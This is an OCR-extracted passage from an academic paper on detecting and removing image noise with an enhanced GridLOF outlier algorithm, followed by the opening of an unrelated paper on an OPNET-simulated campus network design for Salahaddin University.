

Fig. 2. A noisy image and its outliers' pixels.

This is based on the minimum points (MinPts) which is the nearest neighbours of p.

5) For each object p in the dataset, LOF is calculated by:

$$\mathrm{LOF}_{\mathrm{MinPts}}(\mathrm{p}) = \left[\frac{\sum_{o\in N_{\mathrm{MinPts}}(p)} \frac{\mathrm{lrd}_{\mathrm{MinPts}}(o)}{\mathrm{lrd}_{\mathrm{MinPts}}(p)}}{|N_{\mathrm{MinPts}}(p)|}\right] \quad (3)$$

The core idea of our enhanced version of GridLOF algorithm [20] is to convert all points in the data to polar coordinates (by two values: $(w \text{ and } \theta)$), where $(w \text{ and } \theta)$ are computed as (Fig. 3):

$$w_{i-P0} = \sqrt{(x_i - x_0)^2 + (y_i - y_0)^2} \quad (4)$$

$$\theta_{i-P0} = \sin^{-1}\left(\frac{|y_i - y_0|}{w_{i-P0}}\right) = \cos^{-1}\left(\frac{|x_i - x_0|}{w_{i-P0}}\right) \quad (5)$$

To get nearest neighbours, a circle with radius R is drawn from the center P as shown in Fig. 4. To define the hashed area in Fig. 4, the following terms are defined:

$$\varphi_{i-0} = \sin^{-1}\left(\frac{R}{w_{i-0}}\right) \quad (6)$$

$$w^-_{i-0} = w_{i-0} - R \quad (7)$$

$$w^+_{i-0} = w_{i-0} + R \quad (8)$$

$$\theta^-_{i-0} = \theta_{i-0} - \varphi_{i-0} \quad (9)$$

$$\theta^+_{i-0} = \theta_{i-0} + \varphi_{i-0} \quad (10)$$

For any point P_n , the following equations are satisfied:

$$w^-_{i-0} \le w_{n-0} \le w^+_{i-0} \quad (11)$$

$$\theta^-_{i-0} \le \theta_{n-0} \le \theta^+_{i-0} \quad (12)$$

Thus, any point $P_n$satisfies (11) and (12) lies in the hashed area.

As shown in Fig. 4, the hashed area is bigger than the circle drawn around the P. So index points will be increased to be 4 index points (P0, P1, P2 and P3) instead of only one index point as shown in Fig. 5.

The hashed area in this case can be defined using the following equations:

$$w^-_{i-0} \le w_{n-0} \le w^+_{i-0} \quad (13)$$

$$\theta^-_{i-0} \le \theta_{n-0} \le \theta^+_{i-0} \quad (14)$$

$$w^-_{i-1} \le w_{n-1} \le w^+_{i-1} \quad (15)$$

$$\theta^-_{i-1} \le \theta_{n-1} \le \theta^+_{i-1} \quad (16)$$

$$w^-_{i-2} \le w_{n-2} \le w^+_{i-2} \quad (17)$$

$$\theta^-_{i-2} \le \theta_{n-2} \le \theta^+_{i-2} \quad (18)$$

$$w^-_{i-3} \le w_{n-3} \le w^+_{i-3} \quad (19)$$

$$\theta^-_{i-3} \le \theta_{n-3} \le \theta^+_{i-3} \quad (20)$$



Fig. 3. Re-defining point P_i using polar coordinates [20].



Fig. 4. Circle around each point.



Fig. 5. Defining a circle of center P with four index points (P0, P1, P2 and P3) [20].

Any point P_n satisfies (13) through (20) lies in the hashed area. To use the above idea in finding the k-nearest neighbours, for each point P_i in the dataset, a circle with initial radius RP_i is drawn which is centered at point P_i. The number of points in this circle is deduced using the (w, θ) values which are calculated only once with each index point using (4) and (5). The radius of this circle is then increased until the number of points in the circle becomes equal to the required number of neighbors (k-neighbors).

The main goal of the proposed algorithm is to detect the noise in the image as outlier data. To mark whether a pixel is outlier or not, the outlier detection algorithm is utilized in the following steps (Fig. 6 shows the pseudo code of the proposed algorithm):

1) Calculate LOF for all pixels. If LOF > σ (certain threshold), the pixel is considered as an outlier. In any other case, we proceed to Step 2. σ equals to $\mathbf{1.0}$ theoretically by the definition of LOF [22], but in real-life applications, this value does not apply due to rounding results of the calculations. Thus, in real-life applications, a value slightly greater than $\mathbf{1.1}$

[22], [31] can be chosen while other applications may be chosen to calculate a value that depends on LOF values for all pixels such as the mean of the LOF values and assign it to σ as in [36].

2) Obtain the 8 neighbors of each pixel and calculate the absolute difference between the value of each pixel and the value of its neighbors. We call this difference a "Change Rate".

3) Put 0 as initial value for "OutlierFlag" parameter for each pixel and check the 8 absolute differences. If the absolute different > α, where α is a fixed value per application which depends on the nature of each application, then increase this parameter by 1.

4) If OutlierFlag > φ, then the pixel is considered as an outlier, otherwise, the pixel is normal. The value of φ determines the required level of useful information to be saved in the noisy image. In our experiments, we set φ to be equal to: 0, 1, 2, and 3 (where 0 represents the best quality of outlier detection and 3 represents the best saving of useful information in noisy image).

```
foreach pixel
begin
   calculate LOF value for the pixel
   if LOF value greater than σ
        this pixel is Outlier
    else
        set OutlierFlag equal 0
        get pixel's neighbors
        foreach neighbor
        begin
            calculate ChangeRate
            if ChangeRate greater than α
                increase OutlierFlag by 1
            end
        end
        if OutlierFlag greater than φ
            this pixel is Outlier
        else
            this pixel is Not Outlier
        end
    end
end
```

Fig. 6. Pseudocode of the proposed algorithm.

The proposed approach is applied only on gray images, we didn't try the proposed approach with color images but according to research proposed in [37], the same approach supposed to be applied individually on each color component. For example, for RGB color model, the approach will be applied on Red, Green and Blue components individually for each pixel [37] so, we believe that this will give the same performance of the gray images.

IV. Simulation Results

To assess the proposed algorithm, our experiments use accuracy metric. The proposed algorithm is applied on three different images after adding 5%, 10%, and 20% of the images' pixels as "Salt and Pepper" noise and compute Peak signal-to-noise ratio (PSNR) [38] in each case. The proposed algorithm is also compared with other approaches in [36]. PSNR is defined as [38]:

$$\mathrm{PSNR} \triangleq 10\log_{10}\left\{\frac{255^2}{\frac{1}{NM}\sum_{n_1=1}^{N}\sum_{n_2=1}^{M}[f(n_1,n_2)-g(n_1,n_2)]^2}\right\} \quad (21)$$

In the following experiments, the median filter is used to replace the noisy pixels detected by the proposed algorithm. Two different images are used with different noise levels of 5%, 10%, and 20% to assess the proposed approach. The effect of φ (determines the required level of useful information to be saved in the noisy image) on the accuracy of the image after removing the detected noise pixels will be assessed. Fig. 7 shows the original lifting body image and the image after adding 5% noise to it, while Fig. 8 shows the values of each pixel in this image.

Fig. 9 shows the result of applying the median filter the lifting body image after detecting the noise pixels using the proposed algorithm using different values of φ. The pixels values of the resulted image are shown in Fig. 10. Fig. 9 and 10 show that the images are correctly restored and the best outlier detection and removal is done at $\varphi = 0$.

Table I shows the PSNR (in dB) for football image after using the proposed approach at different noise types, different noise density and with different values of φ. Table I shows that the accuracy is inversely proportional to the value of φ. The proposed approach is compared with the work presented in [40] which depends on LOF algorithm to detect the noise pixels. The experiments use Lena image with 40 % noise.

TABLE I. PSNR for Football Image with Diffent Types of Noise After Applying Proposed Algorithm

Noise Type	**Noise Density**	**PSNR (dB)**			
		φ = 0	***φ = 1***	***φ = 2***	***φ = 3***
Salt & Pepper	5%	30.9967	30.8214	30.5178	30.1729
	10%	30.5796	30.5449	30.4319	30.1945
	20%	27.9957	27.9811	27.9369	27.8720
Gaussian	5%	23.9580	23.9490	23.8692	23.6407
	10%	19.5014	19.4948	19.4721	19.3812
	20%	13.9366	13.9350	13.9238	13.8846
Speckle	5%	28.6828	28.4828	28.0239	27.2560
	10%	26.9849	26.9225	26.6522	26.0084
	20%	24.6381	24.6186	24.5208	24.1302

TABLE II. PSNR FOR FOOTBALL IMAGE WITH HIGHER NOISE DENSITY AFTER APPLYING PROPOSED ALGORITHM

Noise Density	**PSNR (dB)**	
	Proposed approach for $\varphi = 0$ followed by the filter presented in [39] with window size 5×5	***Proposed algorithm for $\varphi = 0$ followed by the filter introduced in [40]***
20%	29.2763	28.4934
40%	27.2787	27.9008
60%	19.0320	24.4721
80%	10.6719	13.4292

The results show the good performance of the proposed algorithm. Table I shows that the proposed approach has the best performance in case of Salt & Pepper noise, so we used this case to compare the proposed approach with other approaches.

Thus, the median filter is not suitable to work with this case as the median filter is ineffective with high noise densities [39], [40]. The filter proposed in [39], [40] is used instead. The experiments are implemented using Matlab software. Table II shows PSNR (in dB) for football image after using the proposed approach with these filters.

Fig. 11 shows the original Lena image and the same image after adding $40\,\%$ noise to it, while Fig. 12 shows pixels' values of these images.

Fig. 13 shows the result of applying the proposed approach for $\varphi = 0$ followed by the filter presented in [39] with window size 5×5 to replace the values of noisy pixels (outliers). The value of each pixel after correcting noisy pixels is also shown in the same figure.



Fig. 7. Lifting body image: (a) original (b) with 5% salt and pepper noise.



Fig. 8. Pixels values of lifting body image: (a) original, (b) with 5% salt and pepper noise.

Fig. 14 shows the result of applying the proposed algorithm for $\varphi = 0$ followed by the filter introduced in [40] on Lena image with 40% noise. The figure also shows the value of each pixel after correcting the detected noise.

Table III shows the comparison between PSNR values resulted from applying the proposed algorithm and other algorithms proposed in [24], [36], [37], [41], [42] on Lena image with 40% noise.

As shown in Table III, the proposed algorithm provides a good performance compared with the other recent approaches proposed in the literature. Although some approaches provides better performance than the proposed approach, we believe that working in finding a better filter than the used one will provide the performance we wish. This point will be our next line of research in the coming months.

Finally, we compared the execution time needed to detect the noisy point and we found that the proposed algorithm improved the execution time for all cases with an improvement ratio that ranges from 0.88 to 3.57 compared to LOF time.



Fig. 9. Lifting body image (5% noise) after applying median filter: (a) proposed algorithm with φ=0 (b) with φ=1 (c) with φ=2 (d) with φ=3.

TABLE III. PSNR COMPARISON

Approach	PSNR (dB)
DWM [24]	29.88
ASWM [42]	30.53
LOFBDND [36]	33.95
The Proposed Algorithm using the filter proposed in [39]	27.52
The Proposed Algorithm using the filter proposed in [40]	27.49



Fig. 10. Pixels values of lifting body image (5% noise) after applying median filter (a) proposed algorithm with φ=0 (b) with φ=1 (c) with φ=2 (d) with φ=3.

Fig. 11. Lena image: (a) original (b) with 40% salt and pepper noise.



Fig. 12. Pixels' values of Lena image: (a) original (b) with 40% salt and pepper noise.



Fig. 13. Lena image (40% noise) after applying the proposed approach with φ=0 (a) The image (b) Pixels' values.



Fig. 14. Lena Image (40% noise) after applying the proposed algorithm with φ=0 (a) resultant image (b) pixels values.

V. Conclusions and Future Work

This paper proposed a new algorithm to detect and remove noise from images depending on the enhanced GridLOF algorithm. Simulation results shows that proposed approach achieves the standard accuracy while the resulting PSNR still needs some enhancement. The future work at this point is to consider more enhancement of the proposed noise detection algorithm to provide better accuracy than the existing approaches and to use other filters or de-noising functions.

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An Optimized Salahaddin University New Campus IP-Network Design using OPNET

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***Abstract*—Salahaddin University is the oldest and the biggest university in Kurdistan region. It involves 14 colleges and 3 academic centers. The new university campus that will be established on an area of 10km^2 provides a challenge of designing, efficient and robust networking infrastructure due to increased demand on data and data processing applications like FTP (File Transfer Protocol) which is a vital protocol in an academic environment. At access layer (college level) Wireless Local Area Network (WLAN) is employed to provide Wi-Fi to the end user for ultimate mobility. At backbone level four scenarios have been proposed and tested for a proposed university campus. These scenarios used to connect each college Wi-Fi router to Cisco core switch (6509). The first scenario uses optical fiber cable 1000Base-LX (Gigabit- Ethernet), while in the second scenario the Virtual Local Area Network (VLAN) based core switch is used to connect (Gigabit- Ethernet) cables. The third scenario uses FDDI (Fiber Distributed Data Interface) technology. In the fourth scenario, a combination of the VLAN based core switch and FDDI is presented. In the four scenarios, the core switch is connected to the main router Cisco (7507) which connects the campus network to the cloud. The network performance and behavior have been studied by calculating network load throughput and delay. The system has been implemented using OPNET (Optimized Network Engineering Tool) simulator modular 14.5. The simulation results show that the fourth scenario gives minimum delay while maximum data transfer (throughput) is achieved by the fourth scenario.**

Keywords—Fiber Distributed Data Interface (FDDI); Optimized Network Engineering Tool (OPNET); File Transfer Protocol (FTP); Virtual Local Area Networks (VLAN); campus network

I. Introduction

Today, information technology is strategically important to the goals and ambition of the business and academic enterprises, government and academic institutions. Universities are encountering big challenges of the importance of providing faster communication services and enhancing the capabilities and skills of individuals. New challenges, such as providing an information network support the increasing demands and variegation of university issues. University Network helps universities to be more collaborative centers, which helps them to attain and implement their academic programs with higher level of knowledge for the students. University Campus network main mission is facilitating collaborative researches and building knowledge through achieving teaching goals. The network architecture, which is based on design principles of network construction is the backbone that enables the university’s faculty, researchers, students, administrators, and staff to find out, learn and serve society. There are four important components in the proposed architecture, which are: Services like FTP protocol, Network Control, Core Switching and Edge Access [1]. This research presents a suggested design for Salahaddin University new campus networks model which is reliable, robust and can easily upgraded. Salahaddin University Hawler is expanded both horizontally and vertically. The vertical expansion is due to addition of new colleges and departments about 70 academic departments distributed among fourteen colleges beside the presidency and the chancellor office while the vertical expansion is due to increased number of student and academic staff which leads to growing demand on network services like FTP VoIP, etc. Thus, the huge demand on additional bandwidth and throughput cannot be achieved by traditional network design. Four scenarios have been presented and tested using OPNET simulator. The proposed network design methodology has divides the network into three layers the access layer, the distribution layer and the core layer. The core network provides the backbone for the network. The distribution layer aggregates multiple technologies from the access layer. These technologies include ISDN, DSL, cable, Ethernet, and Wireless. The access layer is the first point of communicate with the network as so it provides the required interfaces for edge devices and stations. The proposed design and modeling has submitted a comparative study based on network performance between different technologies in distribution layer like VLAN, FDDI, and Gigabit Ethernet by considering FTP and HTTP protocol at services level. The research has been classified into four sections the literature review, the description of proposed network design, the results and discussion and the conclusion.

II. Literature Review

Many researches and projects have been conducted to network modeling, simulation and verification: J. Theunis et al. [2], points out, how OPNET can be applied in designing advanced networking educational network, which leads to improving the practical skills of future network engineers. V. Hnatyshin et al. [3] examined the student and faculty usage of network applications and its influence on the Rowan university network design model. D. Akbas [4] has built both real virtual enterprise network model, and comparing network models and network analysis results. The effects of firewall and VPN on presented modules are studied in both real network devices and virtual OPNET environment. Ibikunle Frank [5] presents a campus network designed using multiprotocol labels switching virtual private network to increase network availability, scalability, flexibility and security. Tush et al. [6] proposed a design for industry standard hierarchical layout of campus network using different routing and switching protocols like OSPF, BGP, EIGRP. Malek N. Algabri et al. [7], had investigate and analyze the performance of MPL, and (MPLS-VPN) network models for Sana'a University. Dhirendra Sharma et al. [8] discuss the efficiency of various networks commissioned on different campuses of six universities in the Western Himalayan region of India, within the framework of B-Node theory. Agueda Sofia Tavares, [1] study a reference model Architecture of University Campus Network that can be followed or adapted to build a robust yet flexible network that respond next generation requirements. Bagus Mulyawan et al. [9]. Presents a way to design campus network then implement it using top down Approach. Baek-Young Choi et al. [10] carried out in-depth outage and failure analysis of a university campus network using a rich set of both node outage and link failure data. They investigate the aspects of spatial and temporal localities of failures and outages, the relation of link failure and node outage, and the impact of the hierarchical and redundant network design on outage.

Modhar A. Hammoudi [11] propose a model for Mosul University campus which was made up two routers cisco 2600, core switch, Cisco 6509 two servers with IP32 cloud and 37 VLANs he has investigated the possibility of applying VoIP on proposed design. Potemans et al. [12] has proposed student network design project using OPNET for the catholieke Unisiteit Leuvin the student network has been examined with the VoIP services. B. Rodiers [13] proposed a model in OPNET modeler to simulate the backbone computer network at the K.U. Leuven University in Belgium.

III. Description of Proposed Network Model for (SUNC)

The proposed network model for SUNC has gained the advantages of hybrid wired/wireless network models. Hybrid networks provide campus university excellent advantages in terms of speed, mobility, and security. Wireless network can be used as an extension of wired network. The estimated span area for the new campus is about 10 km2 this area would be shared among fourteen colleges and three academic centers, these academic centers are IT-center E-learning center and center of scientific researches and university administration (chancellor office) hence, the total number of locations is about 19 locations while in fact the academic centers are imbedded with the college campus its belongs to for example the e- learning and IT centers where included with college of science campus and research center is belongs to the presidency center. The presidency administration location is the place where the core switch and servers are mounted in that the real number of locations is abbreviated to 14 campuses and 1 administrative area. It's assumed that the distance between each college campus and the core switch is no more than 1000m and consists of the following components (as shown in Fig. 1):



Fig. 1. The maim network model for the proposed model.

TABLE I. Specification of Components

Item	***Description***	***Quantity***
Total No. of Computers	Personal Mobile Computers	241
Core Switch	Ethernet Connections at the CISCO Catalyst switch 6509 specified data rate (10, 100, 1000 Mbps)	1
Wireless Workstation	Personal Computers with Wireless LAN card each	240
Router	The Cisco device (Cisco 7507)	1
IP Cloud	Device Name: eth64_sl64_atm16_fr16_adv	1
1000 Basex Fiber optic cable	Sufficient for 1000 meters and speed of 1000Mbps 4 Twisted paired single wires	5000 m
1000BaseX	Sufficient for 2000 meters at least	
Wi-Fi networks	Wireless Router distributes a Wi-Fi to the mobile hosts	16
Wireless LAN based router	WLAN_Ethernet_router_adv. Wlan (IEEE 802.11)	16

The table of component used in proposed design is shown in Table I.

The colleges are distributed around a central building of the university admiration (University presidency location), which is the core location by which the university traffic is switched and routed. Fig. 2 shows the proposed design hierarchy which illustrates college network topology (star topology) and how it's connected to the core switch and router in OPNET Modular 14.5.

The proposed network model is made up of two routers (Cisco 2600), core switch (Cisco6509), two servers, IP-32 cloud (connect to the internet). All college campuses are connected to the core switch physically as shown in Fig. 3.

